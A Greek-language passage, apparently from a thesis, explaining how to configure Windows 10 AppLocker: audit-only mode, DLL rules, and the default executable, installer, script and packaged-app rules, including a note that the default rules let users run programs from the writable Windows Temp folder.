Τα Windows 10 AppLocker βασίζονται σε μια σειρά κανόνων. Ο ευκολότερος τρόπος για να δημιουργηθούν κανόνες είναι να ρυθμιστεί μια καθαρή ανάπτυξη των Windows και στη συνέχεια να εγκατασταθούν οι εφαρμογές που θέλουμε να εξουσιοδοτηθούν. Στη συνέχεια, εκτελούμε το AppLocker και κάνοντας δεξί κλικ στο κοντέινερ των κανόνων εκτέλεσης, επιλέγουμε την επιλογή δημιουργίας προεπιλεγμένων κανόνων. Στη συνέχεια, κάνοντας δεξί κλικ εμφανίζεται η επιλογή Αυτόματη δημιουργία κανόνων. Αυτό επιτρέπει στο AppLocker να δημιουργεί κανόνες για τις λίστες για τα

εκτελέσιμα εγκατεστημένα στο σύστημα. Όταν τελειώσει αυτή η διαδικασία, πρέπει να ενεργοποιηθεί η εφαρμογή κανόνων και, στη συνέχεια να αναπτυχθούν οι ρυθμίσεις Πολιτικής ομάδας - οι οποίες περιλαμβάνουν τους κανόνες - στους άλλους υπολογιστές του οργανισμού.

Αρχικά μπορεί να αποκτηθεί πρόσβαση στο AppLocker μέσω του επεξεργαστή αντικειμένων πολιτικής ομάδας (Group Policy Object Editor). Βρίσκεται στη διεύθυνση: Computer Configuration | Ρυθμίσεις των Windows | Ρυθμίσεις ασφαλείας | Πολιτικές ελέγχου εφαρμογών AppLocker. Υπάρχει η δυνατότητα να μεταβούμε στο AppLocker επιλέγοντας τη συντόμευση Local Security Policy από το μενού Εργαλεία διαχείρισης. Κατά την προβολή της πολιτικής τοπικής ασφάλειας, το AppLocker βρίσκεται στη διεύθυνση: Ρυθμίσεις ασφαλείας | Πολιτικές ελέγχου εφαρμογών AppLocker. Οι λεπτομέρειες της διαδικασίας φαίνονται στην Εικόνα12 [34].




Εικόνα 12: AppLocker

Όπως φαίνεται στην Εικόνα 12, η κονσόλα χωρίζεται σε τρεις ενότητες. Η ενότητα **"Getting started"** έχει ένα προειδοποιητικό μήνυμα που υποδεικνύει ότι μόλις αρχίσετε να δημιουργείτε κανόνες AppLocker, θα επιτρέπεται να εκτελούνται μόνο οι εφαρμογές που ορίζονται από αυτούς τους κανόνες. Υπάρχουν επίσης μερικοί σύνδεσμοι που μπορούν να χρησιμοποιηθούν για περισσότερη γνώση όσο αναφορά τον AppLocker ή για να προσδιοριστεί ποιες εκδόσεις των κανόνων AppLocker των Windows ισχύουν.

4.3.1. Το τμήμα ρύθμισης Rule Enforcement Section

Η ενότητα **"Ρύθμιση παραμέτρων κανόνων"** εμφανίζει ένα προειδοποιητικό μήνυμα που δηλώνει ότι για την επιβολή των κανόνων AppLocker πρέπει να εκτελείται η Υπηρεσία Ταυτότητας Εφαρμογών. Αν κοιτάξουμε την εικόνα 13, φαίνεται ότι η υπηρεσία ταυτότητας εφαρμογών δεν έχει ρυθμιστεί για αυτόματη εκκίνηση από προεπιλογή.




Εικόνα 13: Υπηρεσία ταυτότητας εφαρμογών

Σε περίπτωση χρησιμοποίησης του AppLocker σε ένα μόνο υπολογιστή, τότε είναι συνήθως καλύτερο να χρησιμοποιηθεί το **Service Control Manager** για να οριστεί ο τύπος Startup της υπηρεσίας ταυτότητας εφαρμογών σε Automatic και στη συνέχεια να ξεκινήσει η υπηρεσία. Έπειδή το λειτουργικό δεν δίνει τη δυνατότητα αυτής της αλλαγής μέσω του interface, παρόλο που στη συγκεκριμένη περίπτωση υπάρχουν δικαιώματα διαχειριστή. Κάνουμε αυτήν την ενέργεια μέσω του τερματικού με την εντολή που φαίνεται στην Εικόνα 13

Σε περίπτωση χρησιμοποίησης του AppLocker σε περισσότερους από έναν επιτραπέζιους υπολογιστές, τότε είναι καλύτερο να ενεργοποιηθεί η υπηρεσία Ταυτότητας Εφαρμογών σε επίπεδο πολιτικής ομάδας. Οι υπηρεσίες συστήματος βρίσκονται στη ρύθμιση παραμέτρων υπολογιστή | Ρυθμίσεις των Windows | Ρυθμίσεις ασφαλείας | Υπηρεσίες συστήματος στο πλαίσιο του δέντρου πολιτικής ομάδας. Η δυνατότητα αυτή υπάρχει στα Windows Server λειτουργικά.

Αν κοιτάξουμε πίσω την Εικόνα12, θα παρατηρήσετε ότι η ενότητα Ρύθμιση παραμέτρων επιβολής κανόνων στην κονσόλα AppLocker περιέχει έναν σύνδεσμο Ρύθμιση παραμέτρων επιβολής κανόνων. Κάνοντας κλικ σε αυτόν το σύνδεσμο, θα μετάβουμε στο φύλλο ιδιοτήτων του AppLocker, που φαίνεται στην Εικόνα 14.



Εικόνα 14: Ιδιότητες AppLocker

Όπως φαίνεται στην παραπάνω εικόνα 14, οι κανόνες AppLocker δεν έχουν ρυθμιστεί από προεπιλογή. "Εάν η εφαρμογή δεν έχει διαμορφωθεί αλλά υπάρχουν κανόνες στην αντίστοιχη συλλογή κανόνων, οι κανόνες αυτοί εφαρμόζονται." Αλλά καλό είναι να τα έχουμε όλα στο enforce,παρόλο που θα εφαρμοστούν και με την default ρύθμιση.

Λαμβάνοντας υπόψη ότι μόλις αρχίσετε η δημιουργία κανόνων, δεν επιτρέπεται πλέον η εκτέλεση εφαρμογών που δεν καθορίζονται ρητά από αυτούς τους κανόνες. Δηλαδή η απλή δημιουργία ενός κανόνα προκαλεί την επιβολή του κανόνα, ακόμα κι αν δεν έχει επιλεγεί το πλαίσιο ελέγχου Configured για τη συλλογή κανόνων.

Για να αποφύγουμε τυχαία τον αποκλεισμό σας από τα Windows, καλό θα ήταν να προχωρήσουμε και να επιλέξουμε το πλαίσιο ελέγχου Configured και για τις τρεις συλλογές κανόνων. Σε περίπτωση που γίνει αυτό, θα πρέπει να ορίσετε την αναπτυσσόμενη λίστα σε Μόνο Έλεγχος(Audit only) για κάθε συλλογή κανόνων. όπως φαίνεται με πορτοκαλί χρώμα στην Εικόνα 14.

Όταν μια συλλογή κανόνων έχει οριστεί σε λειτουργία Audit only, οι κανόνες εντός αυτής της συλλογής κανόνων δεν επιβάλλονται. Αντίθετα, κάθε φορά που ένας χρήστης εκτελεί μια εφαρμογή που θα είχε επηρεαστεί από έναν κανόνα στη συλλογή, πληροφορίες σχετικά με τον κανόνα και την εφαρμογή εγγράφονται στο αρχείο καταγραφής συμβάντων AppLocker.

Υπάρχουν δύο κύριοι λόγοι για τους οποίους σας συνιστάται να ορίζεται κάθε συλλογή κανόνα σε Audit Only πριν ξεκινήσει η δημιουργία κανόνων. Πρώτον, αυτό είναι ένα μέτρο ασφάλειας. Εφόσον το AppLocker λειτουργεί σε κατάσταση ελέγχου, δεν χρειάζεται να ανησυχείτε για τον αποκλεισμό σας από το σύστημα. Δεύτερον, ο έλεγχος των κανόνων μας επιτρέπει να δοκιμάσουμε κατά πόσο καλά λειτουργούν οι κανόνες. Όταν εξετάζονται τα αρχεία καταγραφής ελέγχου, μπορεί να διαπιστωθεί ότι πρέπει να αναθεωρήσουμε τους κανόνες επειδή επιτρέπεται να εκτελείται μια εφαρμογή που θα πρέπει να απαγορευτεί. Από την άλλη πλευρά, σε περίπτωση που παρατηρηθεί ότι οι κανόνες είναι υπερβολικά περιοριστικοί και ότι επηρεάζουν κρίσιμες εφαρμογές. Ο έλεγχος (Audit only) μας επιτρέπει να μάθουμε με ακρίβεια πώς συμπεριφέρονται οι κανόνες, αλλά χωρίς τις πιθανές παρενέργειες.

4.3.2. Προχωρημένες ρυθμίσεις


Στην Εικόνα14, παρατηρείται ότι το φύλλο ιδιοτήτων AppLocker περιέχει μια καρτέλα Για προχωρημένους. Εάν επιλέξουμε αυτήν την καρτέλα, θα μας δοθεί η επιλογή να ενεργοποιήσιυμε τη συλλογή κανόνων DLL, όπως φαίνεται στην Εικόνα 15.

Καθώς εξετάζεται η εικόνα15, το πρώτο πράγμα που πιθανώς θα παρατηρούμε είναι το μεγάλο, τολμηρό κείμενο που προειδοποιεί ότι οι κανόνες DLL μπορούν να επηρεάσουν την απόδοση του συστήματος. Εάν επιλέξουμε να ενεργοποιήσουμε τη συλλογή κανόνων DLL, τότε πρέπει να εγκρίνεται κάθε DLL που χρησιμοποιείται από εξουσιοδοτημένες εφαρμογές στο σύστημά . Αυτό τείνει να είναι μια πραγματικά μεγάλη δουλειά και είναι εύκολο να χαθεί τυχαία ένα DLL. Εάν ξεχαστεί να εγκριθεί ένα αρχείο DLL, τότε οι εφαρμογές που εξαρτώνται από αυτό το αρχείο DLL δεν θα εκτελούνται σωστά.

Φυσικά το κείμενο προειδοποίησης στο παράθυρο διαλόγου σας ενημερώνει ότι η ενεργοποίηση των αρχείων DLL μπορεί να επηρεάσει την απόδοση του συστήματος. Ο λόγος για τον οποίο συμβαίνει αυτό είναι επειδή οι περισσότερες εφαρμογές χρησιμοποιούν τουλάχιστον μερικά DLL. Αυτό σημαίνει ότι όταν ένας χρήστης φορτώνει την εφαρμογή, ο έλεγχος για να βεβαιωθεί ότι η εφαρμογή είναι εγκεκριμένη για χρήση δεν είναι πλέον αρκετή. Τα Windows πρέπει επίσης να ελέγχουν κάθε αρχείο DLL και αυτό χρειάζεται αρκετό χρόνο για να γίνει.

Ανάλογα με τον τρόπο σχεδιασμού της εφαρμογής, ίσως χρειαστεί να φορτωθούν περιοδικά DLL. Αυτή η ενέργεια μπορεί να οδηγήσει σε αυξημένο χρόνο απόκρισης του συστήματος καθώς ο χρήστης λειτουργεί μέσα στην εφαρμογή.

Λαμβάνουμε υπόψη ότι οι κανόνες DLL έχουν τη θέση τους. Εάν η ασφάλεια είναι πρωταρχικής σημασίας για τον οργανισμό, τότε η ενεργοποίηση των κανόνων DLL μπορεί να είναι μια καλή ιδέα. Για όλους τους άλλους, συνιστάτε η αποφυγή της ενεργοποίησης της συλλογής κανόνων DLL, εικόνα 15.



Εικόνα 15: Ενεργοποίηση συλλογής κανόνων DLL

4.3.3. Προεπιλεγμένοι κανόνες


Το πρώτο βήμα στην αρχή της δημιουργίας των κανόνων συνιστάται να δημιουργηθούν οι προεπιλεγμένοι κανόνες. Νωρίτερα, αναφέρθηκε ότι θα μπορούσαμε να κλειδωθούμε κατά λάθος έξω από τα Windows εάν εφαρμόσουμε εσφαλμένα τους κανόνες του AppLocker. Οι κανόνες προεπιλογής έχουν σχεδιαστεί για να μην συμβεί αυτό γιατί δημιουργούν ένα σύνολο κανόνων που έχουν σχεδιαστεί για να επιτρέπουν την εκτέλεση των Windows.

Κατά ειρωνικό τρόπο, οι προεπιλεγμένοι κανόνες δεν δημιουργούνται από προεπιλογή. Για να δημιουργήσετε τους προεπιλεγμένους κανόνες, ανοίγουμε τον Επεξεργαστή αντικειμένου πολιτικής ομάδας (Group Policy Object Editor) και πλοηγηθείτε μέσα από το δέντρο της κονσόλας στη ρύθμιση Computer Configuration (Διαμόρφωση υπολογιστή) Ρυθμίσεις των Windows | Ρυθμίσεις ασφαλείας | Πολιτικές ελέγχου εφαρμογών AppLocker | Εκτελέσιμοι κανόνες. Οι κανόνες δημιουργούνται, κάνοντας δεξί κλικ στο δοχείο κανόνων Executable Rules και επιλέγοντας την εντολή Create Default Rules από το μενού συντομεύσεων που προκύπτει.

Όταν έχουν δημιουργηθεί οι προεπιλεγμένοι κανόνες, κάνουμε δεξί κλικ στο δοχείο κανόνων των Windows Installer και επιλέγουμε την εντολή Δημιουργία κανόνων προεπιλογής από τη συντόμευση.

Τέλος, με δεξί κλικ στο κοντέινερ Κανόνες δέσμης ενεργειών και επιλέουμε την εντολή Δημιουργία κανόνων προεπιλογής.

Αναθεώρηση των προεπιλεγμένων κανόνων. Παρόλο που οι προεπιλεγμένοι κανόνες έχουν σχεδιαστεί για την προστασία των Windows, υπάρχει πιθανότητα οι προεπιλεγμένοι κανόνες μπορεί να έρχονται σε σύγκρουση με την εταιρική πολιτική ασφαλείας. Μπορείτε να συντονίσετε τους προεπιλεγμένους κανόνες για να τους κάνετε πιο περιοριστικούς. Επίσης πρέπει να υπάρχει γνώση για το τι κάνουν ακριβώς έτσι ώστε να μπορούμε να τους επεξεργαστούμε [39].




Εικόνα 16: Executable default rules

Προεπιλεγμένοι κανόνες εκτελέσιμων. Αν κοιτάξουμε την εικόνα 16 φαίνεται ότι τα Windows δημιουργούν τρεις προεπιλεγμένους εκτελέσιμους κανόνες. Ο πρώτος κανόνας επιτρέπει σε όλους να εκτελούν όλα τα αρχεία που βρίσκονται στο φάκελο Προγράμματα προγραμμάτων. Ο δεύτερος κανόνας επιτρέπει σε όλους να εκτελέσουν όλα τα αρχεία που βρίσκονται στο φάκελο των Windows. Ο τρίτος κανόνας επιτρέπει στο λογαριασμό BUILTIN \ Administrator να εκτελέσει οποιοδήποτε αρχείο στο σύστημα.

Είναι πολύ σημαντικό να αναφέρουμε ότι δεν πρέπει να επιχειρήσει κάποιος να αλλάξετε τον τρίτο κανόνα. Ο λογαριασμός BUILTIN \ Administrator χρειάζεται πλήρη πρόσβαση στο σύστημα. Πέρα όμως από αυτό, μπορούμε να τροποποιήσουμε τους δύο πρώτους κανόνες για να τις έχουμε ακόμα πιο πολλούς περιορισμούς. Για παράδειγμα, ίσως θελήσουμε να δημιουργήσουμε ένα σύνολο κανόνων που επιτρέπουν την εκτέλεση μεμονωμένων εφαρμογών που βρίσκονται στον κατάλογο των Προγραμμάτων Προγράμματος, αντί να προβούμε σε παραχώρηση γενικών αδειών σε ολόκληρο το φάκελο.

Εφόσον αποφασιστεί πώς πρέπει να εφαρμόζονται οι κανόνες, είναι σημαντικό οι προεπιλεγμένοι κανόνες δίνουν μόνο στους χρήστες την άδεια να εκτελούν εφαρμογές. Η δημιουργία ενός κανόνα AppLocker δεν παρέχει στους χρήστες τη δυνατότητα να εγκαταστήσουν νέες εφαρμογές σε αυτές τις τοποθεσίες. Εάν ένας χρήστης θέλει να εγκαταστήσει μια εφαρμογή, πρέπει να έχει τα κατάλληλα δικαιώματα NTFS.

Μέσα σε όλο αυτό υπάρχει μία τρύπα δηλαδή ένας τρόπος ο χρήστης να εκτελέσει αυτό που θέλει. Από προεπιλογή, οι χρήστες έχουν πλήρη δικαιώματα ανάγνωσης / εγγραφής / δημιουργίας δικαιωμάτων στον κατάλογο C: \ Windows \ Temp. Όταν δημιουργούνται οι προεπιλεγμένοι εκτελέσιμοι κανόνες, ο χρήστης λαμβάνει αυτόματα άδεια εκτέλεσης εφαρμογών που βρίσκονται στον κατάλογο C: \ Windows \ Temp, επειδή πέφτει κάτω από τον κατάλογο C: \ Windows. Αυτό σημαίνει ότι ένας χρήστης θα μπορούσε ενδεχομένως να εγκαταστήσει μια εφαρμογή στον κατάλογο Temp και να την εκτελέσει, η κανόνες φαίνονται στην εικόνα 17 [39].




Εικόνα 17: Windows installer default rules

Προεπιλεγμένοι κανόνες εγκατάστασης Windows. Όπως συνέβη με τους προεπιλεγμένους εκτελέσιμους κανόνες, τα Windows δημιούργησαν τρεις προεπιλεγμένους κανόνες του Windows Installer, τους οποίους μπορείτε να δείτε στην εικόνα 17.

Ο πρώτος από τους προεπιλεγμένους κανόνες του Windows Installer επιτρέπει σε όλους τους χρήστες να εκτελούν οποιοδήποτε αρχείο Windows Installer, εφόσον έχει υπογραφεί ψηφιακά. Δεν έχει σημασία ποιος υπέγραψε το αρχείο του Windows Installer ή από πού προέρχεται το αρχείο. Εάν το αρχείο έχει υπογραφεί ψηφιακά, οι χρήστες μπορούν να το εκτελέσουν


Ο δεύτερος από τους προεπιλεγμένους κανόνες του Windows Installer επιτρέπει σε όλους τους χρήστες να εκτελούν οποιοδήποτε αρχείο του Windows Installer που βρίσκεται στο φάκελο% systemdrive% \ Windows \ Installer. Σε αυτήν την περίπτωση, τα αρχεία του Windows Installer δεν χρειάζεται καν να υπογραφούν. Όσο το αρχείο του Windows Installer βρίσκεται στον καθορισμένο φάκελο, επιτρέπεται στους χρήστες να το εκτελέσουν.

Ο τελευταίος από τους κανόνες του Windows Installer επιτρέπει στο λογαριασμό BUILTIN \ Administrator να εκτελέσει όλα τα αρχεία του Windows Installer. Όπως και πριν, θα πρέπει να αφήσετε τον συγκεκριμένο κανόνα μόνο, επειδή ο λογαριασμός BUILTIN \ Administrator χρειάζεται αυτά τα δικαιώματα, εικόνα 18.



Εικόνα 18: Script default rules


Μιλάμε για ίδια λογική με παραπάνω, πάλι 3 κανόνες οι δύο αφορούν την εκτέλεση script σε δυο συγκεκριμένες τοποθεσίες, και το τρίτο την ευελιξία στον διαχειριστή να μπορεί να τρέξει τα πάντα [39], εικόνα 19.



Εικόνα 19: Packaged app default rules

Όπως έχει προαναφερθεί packaged apps αποτελούν οι εφαρμογές που αποτελούνται από άλλες εφαρμογές- εκτελέσιμα τα οποία έχουν ενωθεί. Το ευτύχημα εδώ είναι ότι δεν μας ενδιαφέρει από ποιες αποτελείται ένα πακέτο γιατί τις εφαρμογές που το αποτελούν τις χειριζόμαστε σαν μία. Ο κανόνας εδώ επιτρέπει όλες τις εφαρμογές με έγκυρη ψηφιακή υπογραφή [39].

4.3.4. Επιπλέον ρύθμιση



Εικόνα 20: Επιπλέον ρυθμίσεις

